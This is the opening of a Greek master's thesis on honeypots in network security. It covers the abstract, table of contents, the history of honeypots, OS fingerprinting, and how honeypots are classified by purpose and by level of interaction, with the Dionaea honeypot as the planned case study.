



ΑΡΙΣΤΟΤΕΛΕΙΟ ΠΑΝΕΠΙΣΤΗΜΙΟ ΘΕΣΣΑΛΟΝΙΚΗΣ
ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ
Μεταπτυχιακό Πρόγραμμα Σπουδών

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ ΜΕ ΤΙΤΛΟ

**Ανάλυση, σχεδίαση και υλοποίηση honeypots στην ασφάλεια
δικτύων**

Η παρούσα εργασία εκπονήθηκε από τον φοιτητή

Ονοματεπώνυμο: Χατζημιχαήλ Γεώργιος

AEM: 603

Εξάμηνο σπουδών: 5ο

Ονοματεπώνυμο Επόπτη: Παπαδημητρίου Γεώργιος

Περίληψη

Η ασφάλεια πληροφοριακών συστημάτων ήταν παραδοσιακά συνυφασμένη με μία κατά βάση αμυντική λογική. Ωστόσο σήμερα, γίνεται φανερό από τη μία η ανάγκη για πιο δυνατά συστήματα προστασίας και από την άλλη η δυσκολία σαφούς καθορισμού του ποιος είναι ο επιτιθέμενος και τι σκοπούς έχει.

Στόχος της παρούσας διπλωματικής εργασίας είναι η μελέτη των honeypots χαμηλής και μεσαίας αλληλοεπίδρασης τόσο σε θεωρητικό όσο και σε πρακτικό επίπεδο. Η δομή της εργασίας έχει ως εξής:

Στο πρώτο κεφάλαιο δίνονται οι βασικοί ορισμοί, οι κατηγοριοποιήσεις, διάφορες χρήσιμες πληροφορίες και προβληματισμοί γύρω από την τεχνολογία των Honeypots.

Ακολούθως, στο δεύτερο κεφάλαιο είναι η ανάλυση, τόσο από τρόπο λειτουργίας όσο και αρχιτεκτονικής, ενός συγκεκριμένου honeypot, του Dionaea, το οποίο χρησιμοποιήθηκε και στο πρακτικό κομμάτι της εργασίας.

Το τρίτο κεφάλαιο περιέχει το πρακτικό κομμάτι αναλύοντας την τοπολογία δικτύου μέσα στην οποία εγκαταστάθηκε το honeypot, τον τρόπο εγκατάστασης του, και μια σειρά επιθέσεων σε διάφορα πρωτόκολλα τα οποία εξετάζεται η συμπεριφορά τόσο από την σκοπιά του επιτιθέμενου όσο και από την πλευρά του Honeypot.

Τέλος, στο τέταρτο κεφάλαιο παρουσιάζονται τα συνολικά συμπεράσματα για κάθε μία από τις επιθέσεις που έγιναν και εκτενής αναφορά σε κάθε μία από τις επιθέσεις αυτές, και συνολικά συμπεράσματα για το που υστερεί και που υπερτερεί ένα honeypot.

Ευχαριστίες

Θα ήθελα να ευχαριστήσω τον επιβλέποντα καθηγητή μου Δρ. Γεώργιο Παπαδημητρίου για την ευκαιρία που μου έδωσε να ασχοληθώ με το συγκεκριμένο θέμα καθώς και την κατανόηση που έδειξε στον βαρύ εργασιακό μου φόρτο.

Επίσης ένα μεγάλο ευχαριστώ στα αγαπημένα μου πρόσωπα που αποδέχθηκαν όλες μου τις επιλογές και μου παρείχαν την αμέριστη συμπαράστασή τους, και υποστήριξή τους σε όλο αυτό το διάστημα.

Περιεχόμενα

Περίληψη	2
Ευχαριστίες	3
Κατάλογος Εικόνων.....	7
1. Εισαγωγή.....	8
1.1 Εισαγωγή στα honeypots.....	8
1.1.2 Ιστορία των honeypots	9
1.2 Η λειτουργία των honeypots	11
1.3 Κατηγορίες των honeypots	12
1.3.1 Κατηγοριοποίηση με βάση τον σκοπό χρήσης του honeypot.....	13
1.3.2 Κατηγοριοποίηση με βάση το επίπεδο αλληλεπίδρασης	14
1.4 Είδη honeypots	20
1.5 Honeynets	20
1.6 Honeytokens	22
1.7 Πλεονεκτήματα και μειονεκτήματα χρήσης των Honeypots	23
1.7.1 Πλεονεκτήματα	23
1.7.2 Μειονεκτήματα.....	24
1.8 Νομική Πλευρά	24
1.7.1 Ιδιωτικότητα	27
1.7.2 Παγίδευση.....	27
1.7.2 Αστική ευθύνη	28
1.8 Μερικά από τα γνωστότερα honeypots	29
1.8.1 BackOfficer Friendly	30
1.8.2 Specter	30
1.8.3 Honeyd	30
1.8.4 Dionaëa	31
1.8.5 ManTrap.....	31
2. Ανάλυση του honeypot που χρησιμοποιήθηκε.....	32
2.1 Dionaëa honeypot.....	32
2.2 Η εξέλιξη του Nepenthes σε Dionaëa	32
2.2.1 Vulnerability modules	33
2.2.2 Shellcode parsing modules	33
2.2.3 Fetch modules.....	33

2.2.4 Submission modules	34
2.2.5 Logging modules	34
2.2.6 Λοιπά modules.....	34
2.3 Πρωτόκολλα που προσομοιώνει το Dionaea	34
2.3.1 HTTP	34
2.3.2 FTP.....	36
2.3.3 TFTP.....	37
2.3.4 MSSQL	39
2.3.5 Sip πρωτόκολλο	39
2.3.6 MySQL	40
2.4 Τρόπος διαχείρισης επιθέσεων από το Dionaea	41
2.5 Log files & Monitoring από το Dionaea	41
3. Εκτέλεση πειράματος	43
3.1 Τοπολογία δικτύου για το πείραμα.....	43
3.2 Χαρακτηριστικά host μηχανήματος του Dionaea.....	43
3.3 Εγκατάσταση του Dionaea honeypot	45
3.4 Παραμετροποίηση του Honeypot	48
3.4.1 Δικτυακές ρυθμίσεις.....	50
3.5 Επίθεση με nmap (Port Scanning)	51
3.5.1 Η πλευρά του επιτιθέμενου	56
3.5.2 Η πλευρά του Honeypot	57
3.6 Επίθεση στην υπηρεσία SIP	57
3.6.1 Η πλευρά του επιτιθέμενου	60
3.6.2 Η πλευρά του Honeypot	63
3.7 SQL Injection Επίθεση	64
3.7.1 Η πλευρά του επιτιθέμενου	66
3.7.2 Η πλευρά του honeypot.....	70
3.8 Brute Force Attack	72
3.8.1 Η πλευρά του επιτιθέμενου	72
3.8.2 Η πλευρά του honeypot.....	74
3.9 Εκμετάλλευση γνωστών κενών ασφαλείας (exploits).....	74
3.9.1 Η πλευρά του επιτιθέμενου	76
3.9.2 Η πλευρά του honeypot.....	76

4. Ανάλυση αποτελεσμάτων και διεξαγωγή συμπερασμάτων	77
4.1 Ανάλυση αποτελεσμάτων.....	77
4.2 Nmap (Port Scanning)	77
4.3 VOIP επίθεση (SIP)	80
4.4 SQL Injection	82
4.5 Brute Force Attack	84
4.6 Χρήση exploits	86
4.7 Συμπεράσματα.....	88
4.7.1 Συμπεράσματα συμπεριφοράς honeypots απέναντι στις επιθέσεις που έγιναν	88
4.7.2 Επιτυχίες των honeypots	90
4.7.3 Εκεί που τα honeypots υστερούν.....	90
Βιβλιογραφία	92

Κατάλογος Εικόνων

Εικόνα 1: Πιθανή τοπολογία δικτύου με χρήση honeypot	12
Εικόνα 2: Παράδειγμα τοπολογίας δικτύου με χρήση honeynet.....	22
Εικόνα 3 : Η βασική αρχιτεκτονική του npernthes	33
Εικόνα 4: Τοπολογία οικιακού δικτύου	43
Εικόνα 5: Κατάσταση μητρικής του VM	44
Εικόνα 6: Κατάσταση επεξεργαστή του VM	44
Εικόνα 7: Κατάσταση κάρτας δικτύου του VM.....	45
Εικόνα 8: Έλεγχος εγκατάστασης του honeypot	48
Εικόνα 9: Δικτυακές ρυθμίσεις εντός LAN.....	51
Εικόνα 10: Συμπεριφορά του honeypot σε μία επίθεση για port scanning.....	57
Εικόνα 11: SIP Header.....	58
Εικόνα 12: Παράδειγμα κλήσης SIP.....	59
Εικόνα 13: Αποτελέσματα SIP Option Scan	Error! Bookmark not defined.
Εικόνα 14: Log files του honeypot σχετικά με το SIP attack.....	Error! Bookmark not defined.
Εικόνα 15: Καταγραφή πληροφοριών σύνδεσης του επιτιθέμενου πάνω στο honeypot .	Error! Bookmark not defined.
Εικόνα 16: Καταγραφή πληροφοριών σχετικά με χρήση του printer spooler exploit	76
Εικόνα 17: Payload ενός SIP Invite πακέτου	80
Εικόνα 18: Σχήμα βάσης δεδομένων.....	83

1. Εισαγωγή

1.1 Εισαγωγή στα honeypots

Ο όρος ασφάλεια με την ευρύτερη έννοια αφορά την προστασία σε σχέση με τον οποιονδήποτε κίνδυνο.

Στον τομέα της πληροφορικής, ο όρος σχετίζεται με τη διασφάλιση από μη εξουσιοδοτημένη πρόσβαση, χρήση, κοινοποίηση, τροποποίηση και καταστροφή. Κύριες έννοιες που πραγματεύεται αυτός ο τομέας είναι η ακεραιότητα, η αυθεντικότητα, η εμπιστευτικότητα, η διαθεσιμότητα και η εγκυρότητα της πληροφορίας.

Στο επίπεδο δικτυακής ασφάλειας, μια κλασσική προσέγγιση στη πρόληψη και ανίχνευση επιθέσεων είναι αυτή των συστημάτων ανίχνευσης επιθέσεων. Ένα τέτοιο σύστημα είναι το honeypot.

«Ένα honeypot είναι ένας πόρος πληροφοριακών συστημάτων του οποίου η αξία έγκειται στην μη εξουσιοδοτημένη ή παράνομη χρήση αυτού»

Τα honeypots, είναι συστήματα που έχουν σαν σκοπό να τραβήξουν την προσοχή των επιτιθέμενων και να καταγράψουν τις ενέργειές τους. Τα honeypots, δεν συμβάλουν ενεργά στην καταπολέμηση των επιτιθέμενων όπως άλλες τεχνολογίες, σαν τα firewalls. Λειτουργούν παθητικά στην συλλογή πληροφοριών. Χρησιμοποιούνται στον τομέα της πρόληψης, της ανίχνευσης, της συλλογής πληροφοριών, έρευνας και εκπαίδευσης.

Τα honeypots είναι εργαλεία εξαπάτησης και λειτουργούν ταυτόχρονα ως δολώματα και παγίδες. Δελεάζουν τους κακόβουλους χρήστες παριστάνοντας ένα σύστημα που περιέχει πολύτιμα δεδομένα και παρέχει σημαντικές υπηρεσίες, το οποίο και θα είχε μεγάλη αξία για τον επιτιθέμενο. Αυτό μπορεί να γίνει με διάφορους απλούς τρόπους όπως η επιλογή ενός κατάλληλου ονόματος (hostname) για το σύστημα, η ύπαρξη ψεύτικων λογαριασμών χρηστών, μεγάλο μέγεθος δεδομένων, ψεύτικες δικτυακές υπηρεσίες κλπ.

Ένα honeypot δεν μπορεί να αποτρέψει νέες επιθέσεις ενάντια στο δίκτυο μέσα στο οποίο βρίσκεται. Υπάρχει όμως περίπτωση αυτές να ανιχνευθούν με τη βοήθεια του, ενώ άλλες συσκευές όπως τα τείχη προστασίας και τα συστήματα ανίχνευσης επιθέσεων να αδυνατούν να συνδράμουν σε αυτό. Μια επίθεση η οποία εκτελείται ενάντια σε ένα honeypot μπορεί να αποδειχτεί απογοητευτική εμπειρία για τον κακόβουλο χρήστη. Αν μάλιστα αντιληφθεί ότι υπάρχουν εργαλεία εξαπάτησης τοποθετημένα στο συγκεκριμένο δίκτυο, τότε ίσως στρέψει αλλού την προσοχή του αλλάζοντας στόχο. Ο χρόνος τον οποίο σπαταλάει άσκοπα ενάντια στο honeypot μπορεί να λειτουργήσει υπέρ του εκάστοτε διαχειριστή του δικτύου ο οποίος και θα σπεύσει να ασφαλίσει τα υπόλοιπα συστήματα παραγωγής από τα είδη των επιθέσεων που εξαπολύει ο κακόβουλος χρήστης. Η βασική λειτουργία ενός honeypot πάντως είναι να παρακολουθεί και να καταγράφει όλη τη δραστηριότητα του εισβολέα, με σκοπό να διαφανεί η

πορεία των ενεργειών που ακολουθεί καθώς και να αναγνωριστούν τα εργαλεία που χρησιμοποιεί για τις επιθέσεις του.

Οι κύριες εφαρμογές ενός honeypot είναι οι παρακάτω:

1. Είναι σε θέση να εμποδίσουν συγκεκριμένες επιθέσεις. Υπάρχουν αυτοματοποιημένες επιθέσεις από «σκουλήκια» (worms) οι οποίες σαρώνουν ένα εύρος διευθύνσεων ψάχνοντας για συστήματα με συγκεκριμένες αδυναμίες ασφαλείας (security holes). Όταν βρεθούν τέτοια συστήματα τα σκουλήκια (worms) επιτίθενται, καταλαμβάνοντας το σύστημα και αφού το σκουλήκι αντιγραφεί σε αυτό, τότε συνεχίζει την αναζήτηση για άλλα τέτοια συστήματα. Τα honeypots μπορούν να μειώσουν την ταχύτητα εξάπλωσης αυτών των επιθέσεων με το να καθυστερήσουν όσο το δυνατόν περισσότερο το σάρωμα που κάνει το σκουλήκι (worm).
2. Τα honeypots μπορούν να αποτρέψουν επιθέσεις από «hackers» (μη αυτοματοποιημένες). Μπορεί δηλαδή ένα honeypot σωστά εγκατεστημένο να μπερδέψει έναν hacker και να επιτεθεί σε αυτό και όχι στον πραγματικό υπολογιστή παραγωγής (production server).
3. Να ανταποκριθεί ο διαχειριστής συστημάτων πιο αποτελεσματικά σε μια ενδεχόμενη επίθεση, αφού μέσω των honeypots (όταν γίνεται σε αυτά) μπορεί να προσδιοριστεί η επίθεση που δέχεται το σύστημα, χωρίς να σταματήσει κάποια υπηρεσία (service), τερματίζοντάς τη από το δίκτυο για να αναλυθεί η επίθεση. Υπάρχουν δύο κύριοι τύποι honeypots.
4. Να χρησιμοποιηθούν για ερευνητικούς σκοπούς. Οι τεχνικές των «hackers» εξελίσσονται συνεχώς και γίνονται πιο καλές και πιο αποτελεσματικές. Το να γνωρίζει κανείς τις τεχνικές τους είναι αναγκαίο αν θέλει να προστατευθεί αποτελεσματικά.

1.1.2 Ιστορία των honeypots

Στα τέλη του 20^{ου} αιώνα δημοσιεύονται τα πρώτα επιστημονικά συγγράμματα και άρθρα τα οποία έθεσαν τα θεμέλια για την ανάπτυξη των honeypots. Η ιστορία των honeypots αρχίζει στα μέσα της δεκαετίας του 1980 και παρουσιάζει ιδιαίτερο ενδιαφέρον. Σημαντικές ερευνητικές και αναπτυξιακές δραστηριότητες πραγματοποιήθηκαν από στρατιωτικούς, κυβερνητικούς και επιχειρηματικούς οργανισμούς. Ωστόσο, ελάχιστες πληροφορίες κοινοποιήθηκαν πριν το 1990. Στα τέλη του 20^{ου} αιώνα δημοσιεύσεις σχετικές με γεγονότα, ιδέες και έννοιες έθεσαν τα θεμέλια για την ανάπτυξη των honeypots.

Αρχικά το 1989 ο αστρονόμος Clifford Stoll στο βιβλίο του «The Cuckoo's Egg: Tracking a Spy through a maze of Computer Espionage» [1] διηγείται, πως αντλήθηκε την ύπαρξη ενός επιτιθέμενου σε σύστημα της αστρονομικής κοινότητας κατά τη διάρκεια της εργασίας του. Επικεντρώθηκε στη συστηματική παρακολούθηση του και στη συγκέντρωση στοιχείων ικανών για την αναγνώριση της ταυτότητας του, προστατεύοντας συγχρόνως το σύστημα. Ο Clifford Stoll δε δημιούργησε ένα honeypot αλλά χρησιμοποίησε παραγωγικά συστήματα της ακαδημαϊκής και ερευνητικής κοινότητας με στόχο να δελεάσει τον επιτιθέμενο με τρόπο που

προσέγγιζε την τεχνολογία των honeypots. Η ιδιαιτερότητα του βιβλίου του και επίσης η συμβολή του στην ιστορία των honeypots έγκειται στις ιδέες τις οποίες ανέπτυξε.

Στη συνέχεια το 1992 ο Bill Cheswick στο άρθρο του «An evening with Berferd in Which a Cracker is Lured, Endured and Studied» [2] περιγράφει τη δημιουργία ενός εξειδικευμένου συστήματος προσέλκυσης επιτιθέμενων. Στην ουσία, το άρθρο του αποτελεί την πρώτη τεκμηριωμένη παρουσίαση ενός πραγματικού honeypot. Ο Bill Cheswick δεν αναλύει αποκλειστικά τεχνολογικά θέματα που αφορούν τη δημιουργία ενός honeypot, αλλά αναφέρεται στην μελέτη της δραστηριότητάς του επιτιθέμενου και επίσης στις συνέπειες της δραστηριότητάς του στο σύστημα.

Οι εξελίξεις στο πεδίο της ασφάλειας των δικτύων συνεχίζονται με έντονο ρυθμό στη διάρκεια της δεκαετίας του '90. Πέρα από το θεωρητικό υπόβαθρο το 1997 ήρθε η πρώτη σχετική υλοποίηση με το Deception Toolkit (DTK) του Fred Cohen. Αυτό θεωρείται σήμερα το πρώτο honeypot.

Στη πράξη είναι μία συλλογή από Perl scripts σχεδιασμένα για Unix συστήματα που προσομοιώνουν μια πληθώρα γνωστών αδυναμιών. Η ιδέα του deception toolkit είναι η παραπλάνηση του επιτιθέμενου. Συγκεκριμένα με το toolkit μπορεί να στηθεί ένα σύστημα, το οποίο φέρεται να έχει πολλές γνωστές αδυναμίες. Αυτό επιτυγχάνεται με τη αποστολή εξόδου προς τον επιτιθέμενο που μοιάζει αληθινή. Έτσι ο κακόβουλος χρήστης στέλνει για παράδειγμα το γνωστό send email exploit, το DTK απαντάει αντίστοιχα κάνοντάς τον να νομίζει πως η επίθεση ήταν πράγματι επιτυχής. Με αυτό τον τρόπο ο επιτιθέμενος από τη μία, χάνει πολύτιμο χρόνο ενώ συνάμα οι διαχειριστές καταφέρνουν να καταγράψουν την επίθεση και να απαντήσουν προτού το σύστημα τους δεχτεί κάποια επίθεση που πραγματικά θα λειτουργήσει.

Το 1998-1999 ήρθε και η πρώτη εμπορική λύση στο χώρο των honeypots με το Cybercopsting το οποίο μπορούσε να προσομοιώνει ποικίλες διαφορετικές δικτυακές συσκευές. Την ίδια περίοδο δημιουργήθηκε και το NetFacade το οποίο προσομοίωνε και αυτό δικτυακές συσκευές αλλά σε πολύ μεγαλύτερη κλίμακα. Μπορούσε να δημιουργήσει ένα ολόκληρο Class – C δίκτυο, 256 συστημάτων. Το BackOfficer Friendly ήταν το πρώτο Windows Honeypot το οποίο αν και δεν ήταν πολύ λειτουργικό, διανεμόταν δωρεάν, δημοσιοποιώντας σε μεγάλο βαθμό την άγνωστη μέχρι τότε τεχνολογία των honeypots.

Ιδιαίτερα σημαντική υπήρξε η πραγμάτωση του Honeynet Project από τον Lance Spitzner το 1997. Ο Lance Spitzner συντέλεσε στη συγκρότηση μιας ομάδας επαγγελματιών της ασφάλειας, οι οποίοι επικεντρώθηκαν στην μελέτη και τη συγκέντρωση εξαιρετικά χρήσιμων πληροφοριών με στόχο τη γνωστοποίηση τους στους ενδιαφερόμενους. Το 2001 δημοσίευσαν το βιβλίο «Know your enemy: Learning about Security Threads» [3], του οποίου το περιεχόμενο αναφέρεται στην έρευνα τους και τα αποτελέσματα της.

Η ερευνητική δραστηριότητα στα πλαίσια του Honeypot Project υποστηρίχθηκε από ένα βελτιωμένο και εξελιγμένο είδος honeypot, το οποίο αποτελεί ένα δίκτυο honeypots, ένα

honeynet. Η ανάπτυξη των honeypots συνεχίζεται τον 21^ο αιώνα με γνώμονα τις εξειδικευμένες γνώσεις που αποκτούνται σταδιακά από την παρακολούθηση των επιτιθέμενων.


Ο σχεδιασμός και η υλοποίηση τους απαιτούν ιδιαίτερη προσοχή ώστε να συντελέσουν αποτελεσματικά στην προστασία των πληροφοριακών συστημάτων.

1.2 Η λειτουργία των honeypots

Η ιδέα ενός honeypot είναι σχετικά απλή. Είναι ένα πόρος χωρίς καμία παραγωγική αξία για τον ιδιοκτήτη του. Δεν υπάρχει κανένας λόγος για να αλληλοεπιδράσει κάποιος νόμιμος χρήστης με ένα honeypot. Επομένως οποιαδήποτε προσπάθεια επικοινωνίας με αυτό το σύστημα θεωρείται κακόβουλη και συνήθως πρόκειται για ανίχνευση, δικτυακή σάρωση (scanning) ή επίθεση. Αντιστοίχως, σε περίπτωση που το honeypot πραγματοποιήσει κάποια εξωτερική σύνδεση προς κάποιον ξένο διαδικτυακό πόρο τότε το σύστημα έχει πιθανώς καταληφθεί από κάποιον επιτιθέμενο.

Η δυνατότητα των honeypots να προσομοιώνουν διάφορα είδη λειτουργικών συστημάτων αλλά και δικτυακών συσκευών οφείλεται στη χρήση των λεγόμενων αποτυπωμάτων (fingerprints), δηλαδή μοναδικών αναγνωριστικών που χαρακτηρίζουν κάθε λειτουργικό σύστημα. Τα αποτυπώματα αυτά έχουν να κάνουν με τη στοίβα IP (IP stack) του κάθε λειτουργικού συστήματος και πώς αυτή έχει κατασκευαστεί. [4] Για την ακρίβεια υπάρχουν οκτώ στον αριθμό παράμετροι του πρωτοκόλλου TCP/IP που δεν είναι σταθερές και αφήνεται στην ευχέρεια των προγραμματιστών του εκάστοτε λειτουργικού συστήματος να τις υλοποιήσουν δίνοντας διάφορες τιμές που εκείνοι επιλέγουν. Διαφορετικά λειτουργικά συστήματα ή και διαφορετικές εκδόσεις του ίδιου λειτουργικού συστήματος έχουν επομένως διαφορετικές τιμές σε αυτές τις παραμέτρους.

Όλες αυτές οι παράμετροι συνδυασμένες μαζί φτιάχνουν μια υπογραφή (signature) μεγέθους 67 bits, ή αλλιώς το αποτύπωμα του συγκεκριμένου λειτουργικού συστήματος. Μέσω αυτών των υπογραφών μπορεί να αναγνωριστεί το λειτουργικό σύστημα με το οποίο κάποιος έχει αλληλεπίδραση. Με αυτό τον τρόπο γίνεται για παράδειγμα η ανίχνευση του λειτουργικού συστήματος από το γνωστό δικτυακό εργαλείο nmap. Τα honeypots χρησιμοποιούν τον ίδιο μηχανισμό για να προσομοιώνουν διάφορα λειτουργικά συστήματα, οι τιμές των αποτυπωμάτων των οποίων είναι ήδη γνωστές. Πέρα από το λειτουργικό σύστημα, πραγματοποιείται και η προσομοίωση διαφόρων δικτυακών υπηρεσιών. Αυτό γίνεται κατά κανόνα με τη χρήση διαφόρων σεναρίων εντολών (scripts) που η συμπεριφορά τους είναι ίδια με αυτή της αντίστοιχης πραγματικής υπηρεσίας.



Εικόνα 1: Πιθανή τοπολογία δικτύου με χρήση honeypot

Ένα ρεαλιστικό σενάριο λειτουργίας δικτύου με χρήση honeypot είναι αυτό που φαίνεται στην εικόνα 1.1. Όταν κάποιος πάει να μπει στο δίκτυο και είναι γνωστός χρήστης, θα επικοινωνήσει με τον κανονικό server του δικτύου που υπάρχουν οι παρεχόμενες υπηρεσίες. Σε περίπτωση που κάποιος προσπαθήσει να μπει κρυπτογραφώντας την κίνηση του, ή χρησιμοποιώντας κάποιο proxy για ανώνυμη περιήγηση, το router θα τον παραπέμψει στο honeypot. Αρχικά ο επιτιθέμενος δεν θα καταλάβει ότι επικοινωνεί με ένα honeypot, διότι σε αυτό είναι εγκατεστημένες οι υπηρεσίες που θα συναντούσε και στον κανονικό server.

1.3 Κατηγορίες των honeypots

Υπάρχουν διαφόρων ειδών honeypots τα οποία και διαφέρουν στην υλοποίηση και τον τρόπο χρήσης τους. Τα honeypots γενικά μπορούν να κατηγοριοποιηθούν (classification) με χρήση δύο κριτηρίων.

Τα κριτήρια κατηγοριοποίησης των honeypots είναι τα παρακάτω:

- Σκοπός χρήσης του honeypot.
- Επίπεδο αλληλεπίδρασης μεταξύ του honeypot και του επιτιθέμενου.

1.3.1 Κατηγοριοποίηση με βάση τον σκοπό χρήσης του honeypot.

Τα honeypots μπορούν να διαχωριστούν σε δύο κατηγορίες ανάλογα με τον σκοπό και το κίνητρο πίσω από την **υλοποίηση** τους. Έχουμε έτσι τα ερευνητικά (research) honeypots και τα honeypots παραγωγής (production).

Τα ερευνητικά honeypots σχεδιάστηκαν με στόχο την απόκτηση πληροφοριών σχετικά με την blackhat κοινότητα. Αυτά τα honeypots δεν προσθέτουν άμεσα αξία σε ένα συγκεκριμένο οργανισμό. Πρωταρχική αποστολή τους είναι να ερευνούν τις απειλές που μπορεί να αντιμετωπίζουν οι οργανισμοί, όπως ποιοι είναι οι επιτιθέμενοι, πώς είναι οργανωμένοι, ποια είδη εργαλείων χρησιμοποιούν για να επιτεθούν σε άλλα συστήματα, και πως διαθέτουν τα εν λόγω εργαλεία. Η πληροφορία αυτή επιτρέπει να κατανοήσουμε καλύτερα ποιοι μας απειλούν και τον τρόπο με τον οποίο λειτουργούν. Οπλισμένοι με αυτή τη γνώση εξασφαλίζουμε ισχυρότερη προστασία εναντίον τους.

Τα honeypots έρευνας βοήθησαν την κοινότητα ασφάλειας να ασφαλίσει τους πόρους της με έμμεσο τρόπο και όχι απευθείας. Ερευνητικοί οργανισμοί, όπως τα πανεπιστήμια και οι ερευνητικές εταιρείες ασφάλειας αναπτύσσουν συχνά honeypots έρευνας. Επίσης, οργανισμοί όπως ο στρατός και άλλες κρατικές υπηρεσίες μπορούν να χρησιμοποιούν honeypots έρευνας.

Τα ερευνητικά honeypots συμμετέχουν στην διαδικασία πολύ περισσότερο από ότι τα honeypots παραγωγής. Για να μάθουμε για τους εισβολείς, θα πρέπει να τους δώσουμε πραγματικά λειτουργικά συστήματα και εφαρμογές με τις οποίες να αλληλεπιδράσουν. Αυτό μας δίνει πολύ περισσότερες πληροφορίες από το να μαθαίνουμε απλώς ποιες εφαρμογές εξετάζουν. Δυνητικά μπορούμε να μάθουμε ποιοι είναι οι επιτιθέμενοι μας, πώς επικοινωνούν, πως αναπτύσσουν ή πως αποκτούν τα εργαλεία τους. Ωστόσο, αυτή η αυξημένη λειτουργικότητα έχει τα μειονεκτήματά της. Τα honeypots έρευνας είναι πιο περίπλοκα, υποθάλλουν μεγαλύτερους κινδύνους, ενώ απαιτούν περισσότερο χρόνο και προσπάθεια για να διαχειριστούν. Στην πραγματικότητα, τα honeypots έρευνας θα μπορούσαν ενδεχομένως να μειώσουν την ασφάλεια ενός οργανισμού, δεδομένου ότι απαιτούν εκτεταμένους πόρους και περιοδική συντήρηση.

Τα honeypot παραγωγής είναι honeypots που βρίσκονται μέσα στο δίκτυο μιας εταιρείας ή ενός οργανισμού με σκοπό να προστατέψουν το συγκεκριμένο δίκτυο. Αυτό γίνεται εφικτό δημιουργώντας ψεύτικα αντίγραφα των συστημάτων που χρησιμοποιεί ο οργανισμός και δελεάζοντας εισβολείς να επιτεθούν σε αυτά, ώστε οι διαχειριστές του δικτύου να αποκτήσουν πληροφορίες για τα ρίσκα των πραγματικών συστημάτων που έχουν υπό την εποπτεία τους. Τα δεδομένα των honeypots παραγωγής αναλύονται και ορισμένες πραγματικές υπηρεσίες ή διακομιστές υπηρεσιών μπορούν να προστατευθούν αποτελεσματικότερα. Πολλοί εμπορικοί οργανισμοί κάνουν χρήση αυτών για τον περιορισμό του κινδύνου επίθεσης.

Η διάκριση μεταξύ των honeypots παραγωγής και έρευνας δεν είναι απόλυτη, είναι μόνο μια κατευθυντήρια γραμμή για να βοηθήσει στην αναγνώριση του σκοπού των honeypots. Συχνά η ίδια honeypot λύση μπορεί να είναι είτε παραγωγής είτε έρευνας. Δεν εξαρτάται τόσο πολύ από

το πώς το honeypot είναι κατασκευασμένο, αλλά από το πώς χρησιμοποιείται. Για παράδειγμα, ένα honeypot μπορεί να έχει συλλάβει το σύνολο των δραστηριοτήτων μιας επίθεσης, καταγράφοντας το κάθε πάτημα πλήκτρου από τον εισβολέα. Αν ένας οργανισμός χρησιμοποιεί αυτό το honeypot ως λύση παραγωγής, το πιθανότερο είναι να στρέφουν το ενδιαφέρον τους στην ανίχνευση της επίθεσης, το κλείδωμα του εισβολέα, και ίσως ακόμη και τη δίωξη των εμπλεκόμενων ατόμων. Σε περίπτωση που η εταιρεία χρησιμοποιεί το honeypot της, ως λύση έρευνας, τότε ενδιαφέρονται περισσότερο για το τι εργαλεία ο επιτιθέμενος χρησιμοποιεί, από που προέρχεται και το ποιες είναι οι δραστηριότητές του αφού έχει τεθεί σε κίνδυνο το honeypot. Είναι το ίδιο honeypot, με τις ίδιες πληροφορίες να συλλαμβάνονται, η διαφορά είναι στο σκοπό του καθενός, αφού μπορεί να χρησιμοποιηθεί είτε ως λύση παραγωγή είτε ως έρευνας.

1.3.2 Κατηγοριοποίηση με βάση το επίπεδο αλληλεπίδρασης

Δύο είναι οι κύριες κατηγορίες των honeypots με βάση το επίπεδο αλληλεπίδρασης.

1. Τα honeypots υψηλής αλληλεπίδρασης (high interaction honeypots)
2. Τα honeypots μεσαίας αλληλεπίδρασης (Medium interaction honeypots)
3. Τα honeypots χαμηλής αλληλεπίδρασης (low interaction honeypots)

Τα υψηλής αλληλεπίδρασης honeypots αποτελούν την ακραία τεχνολογία των honeypots. Μας δίνουν έναν τεράστιο όγκο πληροφοριών σχετικά με τους εισβολείς, αλλά είναι εξαιρετικά χρονοβόρα για την κατασκευή και τη συντήρηση, ενώ συνεπάγονται το υψηλότερο επίπεδο κινδύνου. Ο στόχος τους είναι να δίνεται στον εισβολέα η πρόσβαση σε ένα πραγματικό λειτουργικό σύστημα όπου τίποτα δεν είναι απομίμηση ή υπό περιορισμό. Οι ευκαιρίες για μάθηση στο επίπεδο αυτό είναι απίστευτες, μπορούμε να ανακαλύψουμε νέα εργαλεία, να εντοπίσουμε νέα τρωτά σημεία στα λειτουργικά συστήματα ή τις εφαρμογές, και να μάθουμε πώς επικοινωνούν τα blackhats μεταξύ τους. Οι δυνατότητες τους είναι σχεδόν απεριόριστες, καθιστώντας τα υψηλής αλληλεπίδρασης honeypots ένα εξαιρετικά ισχυρό όπλο. Είναι πραγματικοί υπολογιστές με πραγματικές εφαρμογές που οι επιτιθέμενοι μπορούν να παραβιάσουν και να πετύχουν απόλυτο έλεγχο του συστήματος. Έχουν 